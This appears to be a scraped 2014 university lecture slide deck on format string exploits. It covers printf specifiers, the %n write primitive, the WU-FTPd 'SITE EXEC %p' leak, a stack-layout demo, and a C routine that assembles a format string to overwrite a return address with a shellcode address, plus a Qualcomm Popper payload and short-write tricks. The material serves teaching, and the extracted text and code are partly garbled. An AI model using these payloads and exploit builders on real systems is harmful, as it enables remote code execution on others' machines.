
Computer Security 2014 Ymir Vigfusson Format string exploits
![So what’s the bug? char tmpbuf[512]; snprintf (tmpbuf, sizeof (tmpbuf), "foo: %s", user); tmpbuf[sizeof](https://slidetodoc.com/presentation_image_h/aa1379677ba99d8f43feafee2a9d08a0/image-6.jpg "So what’s the bug? char tmpbuf[512]; snprintf (tmpbuf, sizeof (tmpbuf), \"foo: %s\", user); tmpbuf[sizeof")
![Another ingredient � Let’s say we have many or redundant arguments printf (“User[%s]: Edge[%s--%s],](https://slidetodoc.com/presentation_image_h/aa1379677ba99d8f43feafee2a9d08a0/image-11.jpg "Another ingredient � Let’s say we have many or redundant arguments printf (“User[%s]: Edge[%s--%s],")
- Slides: 35
Computer Security 2014 – Ymir Vigfusson Format string exploits
Where are we? � We have been investigating buffer overflows Understand the intricacies of injecting malicious code � What we have achieved thus far Heap overflows OWASP 10 Cryptography, . . . � Coming up soon! � Defenses against heap overflows Attacks against defenses against heap overflows. . . Discussion with a real hacker Wireless security Network security If there is time. . . Windows exploitation 2


Format strings (v)fprintf Prints to a FILE stream (from a va_arg structure) (v)printf Prints to a stdout stream (v)sprintf Prints to a string (v)snprintf Prints to a string with length checking setproctitle Set the argv[] array syslog Output to the system logging facility err*, warn*, … 3

Format strings printf (“The meaning of life is %dn”, 42); char *name = “Trekotron”; syslog (LOG_ERR, “Service %s is kaput“, name); float prec = 0. 1; warn (“Precision below %2. 4 fn”, prec); 4
Special characters Command Type of output Passed as %d Decimal Value %u Unsigned decimal Value %x Hexadecimal Value %p Pointer (hexadecimal) Value %s String Reference (pointer) %n Number of bytes written so far Reference (pointer) 5
So what’s the bug? char tmpbuf[512]; snprintf (tmpbuf, sizeof (tmpbuf), "foo: %s", user); tmpbuf[sizeof (tmpbuf) - 1] = ’’; syslog (LOG_NOTICE, tmpbuf); syslog (LOG_NOTICE, “%s“, tmpbuf); 6

What can we do? � Try specifying a username of “%p” � Syslog will happily print “foo: 0 x 0804 fa 1 c” � Can leak everything on the stack! “%p. %p. %p…. ” 7

History lesson: WU-FTPd � Back when Clinton was still president, WU-FTPd ruled the Internet Most big sites had it open on port 21 Anonymous access enabled by default � If you logged on anonymously, and typed: “SITE EXEC %p” �. . the site would indeed return “ 0 xbfff 1 cf 8” 8

How do we get control? � We want to be able to write somewhere… Command Type of output Passed as %d Decimal Value %u Unsigned decimal Value %x Hexadecimal Value %p Pointer (hexadecimal) Value %s String Reference (pointer) %n Number of bytes written so far Reference (pointer) � Bingo! 9

The %n primitive � Writes the number of bytes written to an int * � Normal usage: int cnt; snprintf (buf, sizeof(buf), “Complex #%2. 4 f%n = %s. %n”, number, &cnt, str); � Now cnt contains the number of bytes output before the string… � Mostly useful for hackers Hence having now been disabled for e. g. Windows 10
Another ingredient � Let’s say we have many or redundant arguments printf (“User[%s]: Edge[%s--%s], directed from %s”, user, nbr, user); � There is a prettier way using the ‘$’ qualifier printf (“User[%1$s]: Edge[%1$s--%2$s], directed from %1$s”, user, nbr); � Called Direct Parameter Access 11





Let’s do a demo � Simple vulnerable binary � Input string: ABCD%p. %262$p. %4$n 12

Memory layout during printf Format string: ABCD %p. %262$p. %4$n esp arg eip vuln Stack buf ebp arg eip ebp printf 0 xfffff main env egg Argument processed by printf Output buffer: 13

Memory layout during printf Format string: ABCD %p. %262$p. %4$n esp arg eip vuln Stack buf ebp arg eip ebp printf 0 xfffff main env egg Argument processed by printf Output buffer: ABCD 14
Memory layout during printf Format string: ABCD %p. %262$p. %4$n esp arg eip vuln Stack buf ebp arg eip ebp printf 0 xfffff main env egg Argument processed by printf Output buffer: ABCD 15
Memory layout during printf Format string: ABCD %p. %262$p. %4$n esp arg eip vuln Stack buf ebp arg eip ebp printf 0 xfffff main env egg Argument processed by printf Output buffer: ABCD 0 xffffd 464 ABCD 16
Memory layout during printf Format string: ABCD %p. %262$p. %4$n esp arg eip vuln Stack buf ebp arg eip ebp printf 0 xfffff main env egg Argument processed by printf Output buffer: ABCD 0 xffffd 464. 0 x 400 ABCD 0 xffffd 464 ABCD 17
Memory layout during printf Format string: ABCD %p. %262$p. %4$n esp arg eip vuln Stack buf ebp arg eip ebp printf 0 xfffff main env egg Argument processed by printf Output buffer: ABCD 0 xffffd 464. 0 x 400 ABCD 0 xffffd 464 ABCDABCD 0 xffffd 464. 0 x 400. 0 xffffd 258 18

Memory layout during printf arg eip ebp main Can writevulnto an arbitrary Stack 1 2 3 4 buf address! memory arg printf 0 xfffff eip esp ABCD %p. %262$p. %4$n ebp Format string: env egg 35 bytes printed Output buffer: ABCD 0 xffffd 464. 0 x 400 ABCD 0 xffffd 464 ABCDABCD 0 xffffd 464. 0 x 400. 0 xffffd 258 Will execute: *0 x 44434241 = 35 ! 19


The technique summarized � We pop enough arguments (using %) from the stack to reach a place under control called PLACE Could be part of format string input, in environment, . . � Inside PLACE we embed location of return address We will be using %n to overwrite such a location � We must write enough bytes to the output to increase our “output counter”, e. g. using %123 u This controls what %n will write to the location at PLACE But this could be a very large number … 20
Staged overwrite 21

Crafting an exploit void assemble_format(u_long eip_addr, u_long shellcode_addr, u_int previous) { unsigned int tmp = 0; unsigned int copied = previous; unsigned int num[4] = { (unsigned int) (shellcode_addr & 0 x 000000 ff), (unsigned int)((shellcode_addr & 0 x 0000 ff 00) >> 8), (unsigned int)((shellcode_addr & 0 x 00 ff 0000) >> 16), (unsigned int)((shellcode_addr & 0 xff 000000) >> 24) }; memset (prepend_buffer, '', sizeof(prepend_buffer)); memset (append_buffer, '', sizeof(append_buffer)); for (int i = 0; i < 4; i++) { copied = copied % 0 x 100; if ( (i > 0) && (num[i-1] == num[i]) ) /* copied == num[i], no change */ strcat (append_buffer, "%n"); else if (copied < num[i]) { if ( (num[i] - copied) <= 10) { sprintf (append_buffer+strlen(append_buffer), "%. *s", (int)(num[i] - copied), "SECURITY. IS"); copied += (num[i] - copied); strcat (append_buffer, "%n"); } else { sprintf (append_buffer+strlen(append_buffer), "%%. %du", num[i] - copied); copied += (num[i] - copied); strcat (append_buffer, "%n"); strcat (prepend_buffer, "AAAA"); /* dummy */ } } else { /* copied > num[i] */ tmp = ((num[i] + 0 xff) - copied); sprintf (append_buffer+strlen(append_buffer), "%%. %du", tmp); copied += ((num[i] + 0 xff) - copied); strcat (append_buffer, "%n"); strcat (prepend_buffer, "AAAA"); } sprintf (prepend_buffer+strlen(prepend_buffer), "%c%c", (unsigned char) ((eip_addr+i) & 0 x 000000 ff), (unsigned char)(((eip_addr+i) & 0 x 0000 ff 00) >> 8), (unsigned char)(((eip_addr+i) & 0 x 00 ff 0000) >> 16), (unsigned char)(((eip_addr+i) & 0 xff 000000) >> 24)); } while (strlen(prepend_buffer) < ADDRESS_BUFFER_SIZE) { strcat (prepend_buffer, "X"); } } 22

Anatomy of a format string exploit Shellcode location DE AD BE EF Somewhere in memory . . . xx xx 90 90 90 eb 1 f xx xx. . . Rogue format string ADDR 1 ADDR 2 ADDR 3 ADDR 4 %AAu %4$n 16 + AA = EF %BBu %5$n %CCu %6$n %DDu 16 + AA + BB = 1 BE 16 + AA + BB + CC = 2 AD 16 + AA + BB + CC + DD = %7$n 2 DE Written output bytes counters ADDR 1 Somewhere on stack ADDR 2 ADDR 3 ADDR 4 ADDR 3 ADDR 2 ADDR 1 00 00 BE 00 08 EF xx xx. . . 00 02 AD 00 00 02 00 DE 01. . . xx xx c 8 d 2 ff 00 ff 0 e ab 04 23

Tips and tricks: Regular overflows � Qualcomm Popper 2. 53 � How would you attack this? %497 dx 3 cxd 3xffxbf<nops><shellcode> 24

Tips and tricks: Short writes � Cute trick: You don’t have to write 4 bytes at once � The ‘h’ qualifier uses short int types So “%hn” will write 2 bytes instead of 4 Actually, “%hhn” will write only 1 byte � Much shorter format strings now possible 25
